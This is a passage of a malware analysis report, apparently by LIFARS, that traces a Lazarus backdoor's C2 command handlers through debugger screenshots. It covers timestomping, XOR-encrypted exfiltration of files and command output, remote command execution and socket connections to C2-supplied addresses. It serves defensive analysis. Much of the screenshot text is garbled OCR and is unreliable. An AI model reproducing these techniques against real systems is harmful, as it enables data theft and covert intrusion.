	00407A03 00407A05 00407A05 00407A04 00407A05 00407A05 00407A15 00407A15 00407A15 € 00407A15 00407A15 € 00407A15 € 00407A15 € 00407A15 € 00407A15 00407A05 00407A15 00407 00407 00407 00000000000000000000	6A 03 6A 00 6A 01 68 00 52 FF 15 77 87 87 87 87 87 87 87 87 87 87 87 87	00 00 00 00 00 80 48 53 41 0 	0 C	ush 0 ush 80 ush 3 ush 0 ush 1 ush 80000000 ush edx all dword pti eateFilew>		eateFilew>]		_	>	x875W_C1 0 x875W_SF 0 Default (stdcall) 1: [esp] 031 2: [esp+4] 8	ofD24 000000000000001	0 x875W_C2 0 x875W_C2 0 x875W_U 0 x875W_U	2 0
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	Struct	03	10FCD4 10FCD8	800000	00			
Address H					ASCII				10FCDC 10FCE0					
	3 00 3A 00 5C								10FCE4					
	7 00 53 00 5C D 00 33 00 32								10FCE8					
	5 00 78 00 65								10FCEC					

Figure 62

The created, last accessed and last modified times of the "cmd.exe" file are extracted using the GetFileTime API:



watch 1 [X=1 Locals 2 Struct 031	xx/statusword 0000 x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C2 0 x875W_E5 0 x875W_5 0 x875W_C2 0 x875W_E5 0 x875W_5 0 x875W_C2 0 x875W_U2 0 befault (stdcall) - 0 x875W_U2 0 befault (stdcall) - 5 1 Unlock 21 (esp+4) 0310FD1c 1 1 21 (esp+4) 0310FD1c 1 1 10FCE4 0310FD1c 1 1 1 10FCE4 0310FD1c 1 1 1 10FCE5 0310FD1c 1 1 1

Figure 63

The created, last accessed, and last modified times of the newly created file are set to the ones extracted above:




Figure 64

N ++	test.txt	
ype of file:	TXT File (.txt)	
)pens with:	Notepad++ : a free (GN	Change
ocation:	C:\Users\\Desktop	
šize:	0 bytes	
ize on disk:	0 bytes	
Created:	Friday, September 29, 2017, 9:4	2:09 AM
Aodified:	Friday, September 29, 2017, 9:4	2:09 AM
Accessed:	Friday, September 29, 2017, 9:4	2:09 AM
Attributes:	Read-only Hidden	Advanced.

Figure 65



The file is populated with content received from the server, as shown in figure 66:

<pre>00407883 00407884 00407885 00407885 00407885 00407885 00407885 00407885 c dword ptr [00415394 <laza .text:00407887="" lazarus.ex<="" pre=""></laza></pre>	51 52 57 50 FF 15 94 53 41 00 FF 15 94 53 41 00 rus.&writeFile>]= <kernel32.< th=""><th><pre>push ecx push edx push edi push eax call dword ptr ds:[<&writeFile>] writeFile></pre></th><th>÷ , , , , , , , , , , , , , , , , , , ,</th><th>x875W_LE 0 x875W_C2 0 x875W_LC 0 x875W_LC 0 x875W_LC 0 x875W_LE 0 x875W_LF 0 x875W_L 0 Default (stdcall) ▼ 1: [esp1 000001LC 2: [esp+4] 025069E0 4: [esp+4] 0310FF50</th></kernel32.<>	<pre>push ecx push edx push edi push eax call dword ptr ds:[<&writeFile>] writeFile></pre>	÷ , , , , , , , , , , , , , , , , , , ,	x875W_LE 0 x875W_C2 0 x875W_LC 0 x875W_LC 0 x875W_LC 0 x875W_LE 0 x875W_LF 0 x875W_L 0 Default (stdcall) ▼ 1: [esp1 000001LC 2: [esp+4] 025069E0 4: [esp+4] 0310FF50
Address Hex	Dump 3 Dump 4 Dump 4	ASCII	0310FF20 000001 0310FF24 02571F 0310FF28 025665 0310FF2C 0310FF 0310FF20 000000	F0 "test" 960 50

Figure 66

EAX = 7 - read file content, extract file times and exfiltrate them to the C2 server

The process opens the targeted file using the CreateFileW routine:

		puch 0 puch 80 puch 4 puch 0 puch 30 puch 30 puch 80000000 puch ebx call dword ptr ds:[<&c	reateFilew>]	>	x8/1m_0 S (Emp(y) x0/1m_/ S (Emp(y) x875xLsuword 0000 x875w_C2 0 x875w_C1 0 x875w_C2 0 x875w_C1 0 x875w_C2 0 x875w_C1 0 x875w_C9 0 x875w_C9 0 x875w_C9 0
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Dun	p 5 🛞 Watch 1 🛛 [x=] Locals		0310FC90 02569 0310FC94 80000	FD8 L"test.txt" 000
			^	0310FC98 00000 0310FC9C 00000 0310FCA0 00000	000
02569FE8 00 00 00 00 00 00 00 02569FF8 00 00 00 00 00 00 00				0310FCA4 00000 0310FCA8 00000	

Figure 67

The created, last accessed, and last modified times of the above file are extracted using the GetFileTime API:



Figure 68

ReadFile is utilized to retrieve the file content:



004075F4 52 004075F5 68 FF 3F 00 00 004075FA 56 004075FB 50		x875tatusWord 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_S1 0 x875w_C0 0 x875w_E5 0 x875w_S5 0 x875w_P 0 x875w_U 0 Default (stdcall) t: [esp] 000001F4 2: [esp+4] 02571FF0 3: [esp+4] 0203FF 4: [esp+4] 030FC8
💭 Dump 1 💭 Dump 2 💭 Dump 3 💭 Dump 4 💭 Dump 5	Watch 1 [x=] Locals Struct 0310FC98 0310FC96	02571FF0
Address Hex	ASCII ASCII	
02571FF0 00 00 00 00 00 00 00 00 00 00 00 00	0310FCA8	

Figure 69

The filename, file times, and file content are encrypted using the XOR operator and sent to the C2 server:

00403553 83 C2 05 00403556 00403557 88 4D 0C 00403557 00403557 88 4D 0C m 00403557 88 8D FA FF FF	ush 0 dd edx,5 ush ecx, ov ecx,dword ptr ss:[ebp+C] ush edx all lazarus.403010 >	~ [x875tatusWord 0000 x875W_E 0 x875W_C3 0 x875W_C2 0 x875W_E 0 x875W_C3 0 x875W_E5 0 x875W_E5 0 x875W_P 0 x875W_U 0 v875W_E5 0 x875W_U 0 v875W_U 0 v875W_E5 0 x875W_U 0 v875W_U 0 v875W_E5 0 x875W_U 0 v875W_U 0 v875W_E5 0 x875W_U 0 v875W_U 0 v875W_E5 0 x875W_U 0 v875W_U 0 v875W_U 0 v875W_E5 0 x875W_U 0 v875W_U 0 v875W_E5 0 x875W_U 0 v875W_U 0 v875
lazarus.00403010 .text:0040355B lazarus.exe:\$355B #355B			2: [esp+4] 00000008 3: [esp+8] 0000000 4: [esp+C] 00000000
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	Image: Watch 1 [x=] Locals Struct 0310FC5C 025 0310FC60 000 <t< td=""><td>00000</td><td>8</td></t<>	00000	8
Address Hex	ASCII 0310FC64 000 0310FC68 000		
0255C63D 38 FF 00 00 54 45 53 54 00 00 00 00 00 00 00 00	BYTEST		
Address Hex	ASCII		
0255C63D 65 98 09 28 DE 9A 7C 6B 00 00 00 00 00 00 00 00	ē(Þ. k		

Figure 70

EAX = 11 - open file, extract file times and create a new file and modify its file times

CreateFileW is used to open a file specified by the C2 server:

		push ebx push 80 push 80 push ebx push ebx push 80000000 push eax call dword ptr ds:[<&Cr	eateFilew>]	>	X8/1w_b 3 (tmpty) X8/1w_/ 3 (tmpty) X875tatusword 0000 X875w_C3 0 X875w_C2 0 X875w_b 0 X875w_C4 0 X875w_C5 0 X875w_5 0 X875w_b 0 X875w_b 0 X875w_5 0 Defaul (stdcal) ▼ 5 ♀ Unlocd 1: tesp14 2: tesp44 00000001 tesp+c1 4: tesp+c2 00000001
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Dun	p 5 👹 Watch 1 🛛 [x=] Locals	2 Struct 0310	DFF24 800000	
Address Hex		ASCII		DFF28 000000	
02569FD8 74 00 65 00 73 00 02569FE8 00 00 00 00 00 00			0310	DFF30 000000	03
02569FF8 00 00 00 00 00 00 00 02569FF8 00 00 00 00 00 00				DFF34 000000	

Figure 71

The created, last accessed, and last modified times of the above file are extracted using the GetFileTime function:

00407E87 00407E88 00407E89 00407E89 00407E8A		<pre>lea ecx,dword ptr ss:[esp+2 push edx push ecx push eax call dword ptr ds:[<&GetFil 22.GetFileTime></pre>		x875w_B 0 x875w_C3 (x875w_C1 0 x875w_C0 (x875w_SF 0 x875w_P (Default (stdcall) 1: [esp] 0000011C 2: [esp+4] 0310FF60 3: [esp+4] 0310FF58 4: [esp+C] 0310FF58	0 x87SW_ES 0
Dump 1 Dump 2 Dump 2	imp 3 💭 Dump 4 💭 Du	np 5 🛞 Watch 1 [x=] Locals 🖇	Struct 0310FF2C 000 0310FF30 031 0310FF34 031	0FF60	

Figure 72



A new file designated by the C2 server is created by the binary:

• 00407EA1 • 00407EA2 • 00407EA2 • 00407EA3 • 00407EA3 • 00407EA3 • 00407EA3 • 00407EA3 • 00407EA3 • 00407EB3 • • • • • • • • • • • • • • • • •		push ebx push 80 push 3 push 2 push 2 push edt push edt call dword ptr ds:[<&Create	Filev>]	×87 ×87 ×87 ×87 ×87 ×87 ×87 ×87 ×87 ×87	TIW_6 3 (LmPTY) X8/TW_/ 3 (LmPTY) 75tatUsWord 0000 75W_6 0 x875W_C3 0 x875W_C2 0 75W_5C 0 x875W_C0 0 x875W_E5 0 75W_5C 0 x875W_C 0 x875W_U 0 15W_5C 0 x875W_U 0
	Dump 3 💭 Dump 4	Dump 5 🛞 Watch 1 [x=] Locals	Struct 0310FF20		L"test2.txt"
Dump 1 Dump 2	e Damp 5 ene Damp 4 ent				
Address Hex		ASCII	0310FF28		
Address Hex 02571FF0 74 00 65 00 73 0	0 74 00 32 00 2E 00 74 0	ASCII	^ 0310FF28 0310FF2C	00000000	
Address Hex	0 74 00 32 00 2E 00 74 0 0 00 00 00 00 00 00 00 00	ASCII	0310FF28	000000000000000000000000000000000000000	

Figure 73

The SetFileTime routine is utilized to set the created, last accessed, and last modified times for the new file to the values extracted before:

		52 51 50 FF 15 rus.&SetF	-		ush ecx ea ecx,dword ush edx ush ecx bush ecx bush eax all dword pt tFileTime>			 	>	x875%_L21 0 000 x875%_L21 0 x875%_L23 x875%_L21 0 x875%_L29 x875%_L57 0 x875%_L29 x875%_L57 0 x875%_L29 Default (stdcal) 11: 1: [esp] 00001234 2: 2: [esp+4] 0310FF50 0310FF50	0 x87SW_ES 0 x87SW_U	0
Dump 1	Dump 2	Dump 3	Dump 4	🚚 Dump 5	🛞 Watch 1	[x=] Locals	Struct	0310FF2C 0 0310FF30 0 0310FF34 0	310FF	60		

Figure 74

EAX = 12, 14 - convert the system time to a calendar value and write it into memory

The malware extracts the system time and converts it to a calendar value:

Address	Нех							ASCII
.text:004	107FCA	1						
.text:004		sub_407F	F20 er	ndp				
.text:004								
.text:004			esp,	24h				
.text:004	07FC6	рор	ebx					
.text:004	07FC5	рор	esi					
.text:004	07FC4	рор	edi					
.text:004	07FBF	call	sub_4	403470				
.text:004	07FB5	mov	dword	d 4157E4,	0			
.text:004	07FB3	push	ØFFFF	FFF9Dh				
.text:004	07FB1	push	ØFFFF	FFFFFh				
.text:004	07FA7	mov	dword	d 4157DC,	0			
.text:004	07FA2	mov		d 4157E0,	eax	1		
.text:004	07F9F	add	esp,	0Ch				
.text:004	07F99	mov	ecx,	hMem				
.text:004	07F94		mkti					
.text:004	07F90	mov	[esp+	+3Ch+var	24.tm	min],	edi	
.text:004				ebx				
.text:004	07F8D	push				struct		
.text:004				[esp+38h-	+var	24.tm	min]	
.text:004	07F87	rep move						
.text:004	07F83	lea		[esp+38h-		-		
.text:004	07F7F	lea	edi,	[esp+38h-	+var	24]		
.text:004	07F7D	mov	esi,	eax				
.text:004	07F78	mov	ecx,	9				
.text:004	07F73	call	loca	altime		1000		
.text:004	07F72	push	edx			time t	*	
.text:004	07F6E	lea	edx,	[esp+34h-	+arg	4]		
.text:004	07F69	call	time	2		_		
.text:004	10/100	pusn	ecx		;	time_t		





244 Fifth Avenue, Suite 2035, New York, NY 10001 **LIFARS**.com (212) 222-7061 info@lifars.com

EAX = 13 - CONVERT CONVERT CONVERTS Cabove)

The malware extracts the system time and converts it to a calendar value:




Figure 76

EAX = 16 - create and populate a new file and move it to a newly generated file

The FindFirstFileW API is utilized to search the current directory for a file name pushed as a parameter:

		azarus.&Fin	dFirstFileW>				ndFirstFilew>]	>	~	x875w_SF 0 x875w_U 0 Default (stdcall) x875w_U 0 1: [esp1 02569F05 L"C:\\Users\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
Dump 1	20C lazarus	Dump 3	Dump 4	Ump 5	👹 Watch 1	[x=] Locals	2 Struct	0310FD08 025 0310FD0C 031		D8 L"C:\\Users\`\\Desktop\\test.txt"
						Fiau	ire 77			



The process creates the new file mentioned above using the CreateFileW function:



	61 68 80 66 6A 03 68 6A 00 6A 6A 00 6C 68 00 71 53 72 FF 15 72 FF 15 72 FF 15	000 00 00 000 00 40 48 53 41 0 ateFilew>]=<	pu: pu: pu: pu: pu: pu: pu: o ca			eateFilew>]			>	x8/1w_b s (EmpLy) x8/1w_/ s (EmpLy) x87StatusWord 0000 x87Sw_C10 x87Sw_C2 0 x87SW_C10 x87Sw_C2 0 x87Sw_C2 0 x87SW_C10 x87Sw_C10 0 x87Sw_C2 0 x87SW_C10 x87Sw_C10 0 x87Sw_C10 0 x87SW_C10 x87Sw_C10 0 x87Sw_C10 0 x87SW_C10 x87Sw_D 0 x87Sw_D 0 x87SW_C10 x87Sw_D 0 x87Sw_D 0 Default(stdcall) v s \$ 11 fesp1 02569F08 L"C:\Users\\ \\ \Desktop\\ 21 \Desktop\\ 21 21 fesp+d1 40000000 \\ \Desktop\\ 21 21 fesp+d1 00000000 \\ \Desktop\\ 21
Dump 1 Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	Struct	(0310FCC8 40	00000	
Address Hex				ASCII				0310FCCC 00 0310FCD0 00		
02571FF0 00 00 00 00								0310FCD4 00		
02572000 00 00 00 00 00 00 00 00 00 00 00 00							0	0310FCD8 00	00000	80
02572020 00 00 00 00							0	0310FCDC 00	00000	00

Figure 78

Four NULL bytes are written in the file created above:

0040584F 52 00405850 51 00405851 88 4C 24 24 00405855 51 00405855 50	<pre>push 0 push edx push edx push edx push ecx push est push est</pre>	x875tatusword 0000 x875w_B 0 x875w_C0 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 0 x875w_U 0 Default (stdcall)
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	Watch 1 [x=] Locals Struct 0310FCCC 00 0310FCD0 02	2571FF0
Address Hex 02571FF0 00 00 00 00 00 00 00 00 00 00 00 00		310FD00

Figure 79

The GetTickCount and _rand functions are used to generate eight pseudo-random low characters. The binary moves the file from above to a new one ($0x8 = MOVEFILE_WRITE_THROUGH$):

■ 00408193 00408195 00408195 00408195 00408197 <	6A 08 53 57 FF 15 F0 52 41 00	push 8 push ebx push edi call dword ptr ds:[<&MoveFileExW>	e e >	Default (stdcall) 🔹 5 🖨 🗌 Unlock
dword ptr [004152F0 <lazar .text:00408197 lazarus.exe</lazar 	us.&MoveFileExW>]= <kernel32 2:\$8197 #8197</kernel32 	.MoveFileExW>		1: [esp] 025669E0 L"C:\\Users_\\Desktop\\ 2: [esp+4] 0256040 L"C:\\Users_\\Desktop 3: [esp+8] 0000008 4: [esp+C] FFFFFA8
Ump 1 Ump 2 Ump 2	Dump 3 🛄 Dump 4 🛄 Dum	D 5 🛞 Watch 1 🛛 🕬 Struct		9E0 L"C:\\Users\} \\Desktop\\test.txt" C40 L"C:\\Users\ \\Desktop\\jfrkktvz" 008



EAX = 17 - execute a Windows command and send the output to the C2 server

The %TEMP% directory is retrieved using the GetTempPathW routine:

 0040832A 0040832F 00408337 0040833F 	50 68 04 01 00 00 C7 44 24 50 44 00 00 00 C7 44 24 7C 01 00 00 00 66 89 9C 24 80 00 00 FF 15 28 53 41 00	<pre>push eax push 104 mov dword ptr ss: esp+50,44 mov dword ptr ss: esp+7C,1 mov word ptr ss: esp+7C,1 call dword ptr ds: r&GetrempPathw></pre>	4	x875W_C1 0 x875W_C0	0 x875W_C2 0 0 x875W_ES 0 0 x875W_U 0
dword ptr [00415328 <lazarus< td=""><td>20 34 34 40</td><td></td><td>> I</td><td>Default (stdcall) 1: [esp] 00000104</td><td>▼ 5 🖨 Unloc</td></lazarus<>	20 34 34 40		> I	Default (stdcall) 1: [esp] 00000104	▼ 5 🖨 Unloc
.text:00408347 lazarus.exe:\$				2: [esp+4] 02566C00 3: [esp+8] 02571FD8 4: [esp+C] 00000000	
Dump 1 Dump 2 Dump 2	ump 3 💭 Dump 4 💭 Dump	5 👹 Watch 1 🛛 🖉 Struct	0310FED4 000001 0310FED8 025660		

Figure 81

The executable creates a new temporary file, which starts with "CM", as shown in figure 82.



	Hex				ASCII				A USIOF	ED8 025	000000					
Dump 1		Dump 3	Dump 4	Dump 5	🤯 Watch 1	[x=] Locals	s 🤌 St	ruct		ECC 025 ED0 004 ED4 000	66C00 12808	L"C:\\Us L"CM"	ers\1	AppData\\Lo	cal/\Temp\\"	
	[00415310 <la 0835D lazarus.</la 			V>]= <kernel:< th=""><th>32.GetTempFi</th><th>TeNameW></th><th></th><th></th><th></th><th></th><th>2: 3: 4:</th><th>[esp+4] [esp+8] [esp+C]</th><th>00412808 0 00000000 02571FF0</th><th>"СМ"</th><th></th><th></th></kernel:<>	32.GetTempFi	TeNameW>					2: 3: 4:	[esp+4] [esp+8] [esp+C]	00412808 0 00000000 02571FF0	"СМ"		
	· · ·									>		ult (stdcall)	566C00 L"0	:\\Users\\	5 💠 Unloo	
IP	● 00408350 ● 00408350	FF 15	10 53 41 00) C	ush ecx all dword pt	r ds:[<&@	GetTempFi	leNameW>]	e	~			a		
	• 0040835	68 08	28 41 00	p	ush lazarus.	412808				4	x87		x87SW_P	0 x875W_		
	 0040835 0040835 				ush esi ush ebx							SW_B 0		0 x87SW_ 0 x87SW_		
											0 0 1 0	01.0	0100000		11 0	
										1.11						
										Acres						
										010000 1						

Figure 82

The malware executes a Windows command received from the C2 server and stores the output into the temporary file created above:




Figure 83

ReadFile is utilized to read data from the above file and store it into memory:

00408415 53 00408416 51 00408416 53 00408417 68<00.40.00.00 00408416 57 00408417 57 00408418 52 00408418 57 00408418 57 00408418 57 00408418 57 00408418 1azarus.&ReadFile>]= <kernel32.read< td=""> .text:00408418 lazarus.exe:\$8418<#8418</kernel32.read<>	push ebx push 4000 push edi push edi call dword ptr ds:[<4ReadFile>]	>	x8/>tatusword 0000 x8/>tatusword 0000 x8/Sw_C1 0 x8/Sw_C3 0 x8/Sw_C2 0 x8/Sw_C1 0 x8/Sw_C3 0 x8/Sw_E5 0 x8/Sw_SF 0 x8/Sw_P 0 x8/Sw_U 0 befault (stdcall) ▼ 5 0 x8/Sw_U 0 tr [esp+4] 025/2210 21 [esp+4] 025/2210 31 [esp+6] 00004000 41 [esp+6] 0310FEF0
💭 Dump 1 💭 Dump 2 💭 Dump 3 💭 Dump 4 💭 Dump 5		0257221	.0
Address Hex O2572210 O0 O0	ASCII ASCII 0	0310FEF	0

Figure 84

The output of the Windows command is XOR-ed with a buffer that was used during multiple XOR operations and exfiltrated to the C2 server:



312	0040308 0040308 0040308 0040309 0040309 0040309 0040309 0040304	8 8A 90 E 8A 0C 1 02 0C 4 81 E1 A 8A 14 0 8A 04 0 32 D0 2 88 17 4 47 5 4D	02 FF 00 00 00 01 38	<pre>mov cl,byte ptr ds:[eax+101] mov dl,byte ptr ds:[eax+100] mov cl,byte ptr ds:[ecx+eax] add cl,byte ptr ds:[edx+eax] and ecx,FF mov dl,byte ptr ds:[ebx+edi] xor dl,a1 mov dyte ptr ds:[edi],d1 inc edi dec ebp</pre>
d1=4				
Sec. 10. 1970	cx+eax*1]]= 09A lazarus.	and a second second		9.5 🛞 Watch 1 🛛 Ix=] Locals 🖉 Struct
Address He	x			ASCII
025606CB CE 025606DB 2D 025606EB 3E 025606FB 80 0256070B 87 0256071B 0A 0256072B E8 0256073B 60 0256074B 6A	93 EF 4A 44 66 BF 75 36 0 D1 DA 56 11 FC 89 8A 96 0 D2 94 11 63 82 04 16 33 5D 70 D4 16 5D 70 D4 16	L 85 E3 9D C 5 C0 42 41 D 5 0B 79 E8 C 9 31 F5 38 D 5 F8 F1 E5 F 6 F8 F1 E5 F 6 F8 C4 6C A 5 B1 C2 61 7 5 58 4 8F F A 8D BD 68 D	17 C3 49 97 38 00 28 00 23 53 60 92 56 12 17 14 86 60 92 56 12 17 14 86 61 81 20 02 34 4C 91 16 12 17 12 18 20 22 34 4C 91 16 12 10 22 34 4C 91 37 72 12 37 17 18 18 37 72 12 37 77 12 13 34 45 58 29 93 97 74 14 97 93 93 97 74 14 18 97 14 18 97 16 14 18 17 17 17 18 17 18 18 17 18 17 17 18 18 17 17 <th>D3 1&.ùà, â.a, ô£5`.ô BE -,1JFABAO10.5 AB >f2UG.Y&A4L. 52 .NUV.10;DE*7rf?R 73 .Uûñàó*AX)5 76 .Ocod18.e=Nþ.v B4 è54AtDD.Y.ŏ E7 mjpÔ.UUD.~àÿ2c 9A j1.*.%kؤ.A.0.</th>	D3 1&.ùà, â.a, ô£5`.ô BE -,1JFABAO10.5 AB >f2UG.Y&A4L. 52 .NUV.10;DE*7rf?R 73 .Uûñàó*AX)5 76 .Ocod18.e=Nþ.v B4 è54AtDD.Y.ŏ E7 mjpÔ.UUD.~àÿ2c 9A j1.*.%kؤ.A.0.

Figure 85

The binary kills the spawned process if it's still running:

EIP	● 00408531 ● 00408533 ● 00408533	52 FF 15	40 53 41 0	p	ush 1 ush edx all dword pt	tr ds:[<mark><&Te</mark>	minateProc	ess>]	~	x875W_SF 0 x875W_P	0 x875W_U 0
	(00415340 <1a	zarus.&Tern	ninateProces						>	Default (stdcall) 1: [esp] 000001F8 2: [esp+4] 0000001 3: [esp+8] 02571FD8 4: [esp+C] 0000000	🔻 🔁 💭 Unloc
	534 lazarus.				👹 Watch 1	In the state	6)		D4 00000		
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct	0310FE	D8 00000	001	

Figure 86

The temporary file is deleted by the malware:



Figure 87

EAX = 18 - connect to a specific IP on a port received from the C2 server

The binary expects an argument such as "100.101.102.103:5555". It converts the port number from string to integer:



00405032 51 00505053 E8 AF 37 00 00 1azarus.004094E7 .text:00405D33	push ecx call lazarus, 4094E7		
Image: Second	Watch 1 [X=] Locals 2 Struct O310 ASCII ASCII	FD4C 0310FEA0 FD50 02571FD8 FD54 00000000 FD55 0310FF94 FD55 0310FF94	

Figure 88

The inet_addr function is used to transform the IP address into a proper address for the IN_ADDR structure:

EIP 00405D48 52 00405D4C FF 15 14 01 41 00	push edx call dword ptr ds:[<&inet_addr>]	
<pre>dword ptr [00410114 <lazarus.&inet_addr>]=<ws2 #5d4c<="" .text:00405d4c="" lazarus.exe:\$5d4c="" pre=""></ws2></lazarus.&inet_addr></pre>	_32.inet_addr>	2: [esp+4] 0257JFD8 3: [esp+4] 00000000 4: [esp+C] 0310FF94
Ump 1 Dump 2 Dump 3 Dump 4	💷 Dump 5 👹 Watch 1 🛛 💷 Locals 🖉 Struct	0310FD4C 0310FD74 0310FD50 02571FD8
Address Hex 0310FD74 31 30 30 2E 31 30 31 2E 31 30 32 2E 3	ASCII 1 30 33 00 100.101.102.103.	

Figure 89

A new socket is created by the executable $(0x2 = AF_INET, 0x1 = SOCK_STREAM and 0x6 = IPPROTO_TCP)$:

EIP	00401079 0040107B 0040107D < < [004153C8 <1az	20 50	C8 53 41 00		ush 1 ush 2 all dword pt	tr ds:[<mark><&so</mark>	cket>]	>	~	Default (stdcall) 1: [esp] 00000002	x875₩_U 0
	107D lazarus.e			LI BOCKCEP						2: [esp+4] 00000001 3: [esp+8] 00000006 4: [esp+C] 67666564	
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	👹 Watch 1	[x=] Locals	3 Struct	0310FC18 00 0310FC1C 00	00000		

Figure 90

The file enables the non-blocking mode for the socket using the ioctlsocket routine (0x8004667e = FIONBIO):

0040109A 50 0040109B 68 7E 66 04 80 004010A0 56	push eax push 8004667E push esi	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0
Opd010A1 FF 15 F4 52 41 00 dword ptr [004152F4 <lazarus.&ioctlsocket>]=</lazarus.&ioctlsocket>		
.text:004010A1 lazarus.exe:\$10A1 #10A1	Uump 5 🛞 Watch 1 🛛 🖉 Struct	0310FC18 0000011C
Address Hex 0310FC28 01 00 00 00 50 6A 05 7Z 67 DA 4E C6	ASCII	0310FC1 8004667E 0310FC20 0310FC28 0310FC24 67666564 0310FC28 0000001



A new connection to the socket is established by the malware:



dword ptr [00415300 <lazarus.&connect>]=<ws2_32.connect></ws2_32.connect></lazarus.&connect>	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0 v Default (stdcal) v 5 ↓ Unlod 1: [esp] 0000011C 2: [esp+4] 0310F03C 3: [esp+4] 0310F03C 3: [esp+5] 656664	
.text:00401087 lazarus.exe:\$1087 #1087 Image: Dump 1 Image: Dump 2 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 5 Image: Dump 3 Image: Dump 4 Image: Dump 3 Image: Dump 3	00011C 10F93C 00010 666564	

Figure 92

The TCP linger is set to 1 using the setsockopt API ($0xffff = SOL_SOCKET$ and $0x80 = SO_LINGER$), as shown in figure 93.

	GA 04 52 68 80 00 00 00 50 50 66 C7 44 24 18 01 00 66 C7 44 24 18 01 00 66 C7 44 24 1A 00 00 89 4E 14 FF 15 1C 52 41 00	push 4 push edx push 80 push FFFF push eax mov word ptr ss:[esp+18],1 mov word ptr ss:[esp+14],0 mov dword ptr ds:[ess=14],ecx call dword ptr ds:[ess=tsockopt>]		x8/rW_4 \$ (Empty) X8/rW_5 \$ (Empty) x87rW_6 \$ (Empty) x8/rW_7 \$ (Empty) x87statusWord 0000 x87sW_5 0 x87sW_73 0 x87sW_22 0 x87sW_5 0 x87sW_25 0 x87sW_25 0 x87sW_5 0 x87sW_9 0 x87sW_9 0 Default (stdcall) ▼ 5 0 Uniod
dword ptr [0041521C <lazar .text:00403183 lazarus.exe</lazar 		etsockopt>	>	1: [esp1 0000011C 2: [esp+4] 0000FFF 3: [esp+8] 0000080 4: [esp+C] 0310FD30
Address Hex 0310FD30 01 00 00 00 58 10 0310FD30 01 00 00 58 10 0310FD30 00 0000000 00000000 0000000000	Dump 3 U Dump 4 U Dum 40 00 A4 FF FF FF 9D FF F	ASCII	0310FD18 00000 0310FD1C 0000F 0310FD20 00000 0310FD24 0310F 0310FD28 00000	FFF J080 D30

Figure 93


EAX = 24 – encrypt the C2 IP addresses using the XOR operator and send the result to the C2 server

The buffer that contains the C2 IP addresses and the port number is encrypted with the XOR operation:

		2 05	ad pu mo pu	sh edx	d ptr ss: [ek 403010			>	x8 x8 x8 Defa	SW_B 0 SW_C1 0 SW_SF 0	x87SW_C0 x87SW_P	0	 0
lazarus.00403010 .text:0040355B la	zarus.exe:\$355B	#355B							2:	[esp+4] [esp+8]	00000164 00000000 02571FD8		
Dump 1	mp 2 🔛 Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	Struct	0310FF	1C 02550	164				
Address Hex 0255C63D 9D FF FI 0255C64D 00 00 00	FF 02 00 00 00 00 00 00 00 00		7D D4 84 DE				0310FF 0310FF	24 00000 28 02571 2C 00000 30 0310F	FD8 000				

Figure 94

The encrypted content is transmitted to the C2 server via a send function call:







EAX = 27 - move an existing directory provided by the C2 server to the Desktop directory

The FindFirstFileW function is used to search the current directory for a subdirectory pushed as a parameter, as shown in figure 96.

	0040552 0040552 0040552 (0040552 (0040552 (0040552 (0040552 (0040552) (0040552 (0040552) (004055	azarus.&Fin	dFirstFileW>	p			ndFirstFileW>]	>	~	X875NLSF 0 X875NLP 0 X875NLU 0 Default (stdcall) ▼ 5 □ Unlod 11 [esp] 02569FD8 L"C:\\Users\\ \\Desktop\\ 2: [esp+4] 0310FD18 \\Desktop\\ 3: [esp+6] 02571FD8 4: [esp+c] 0000000
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	Struct	0310FCFC 025 0310FD00 031		FD8 L"C:\\Users\\\\Desktop\\Test2" D18
						Figu	re 96			

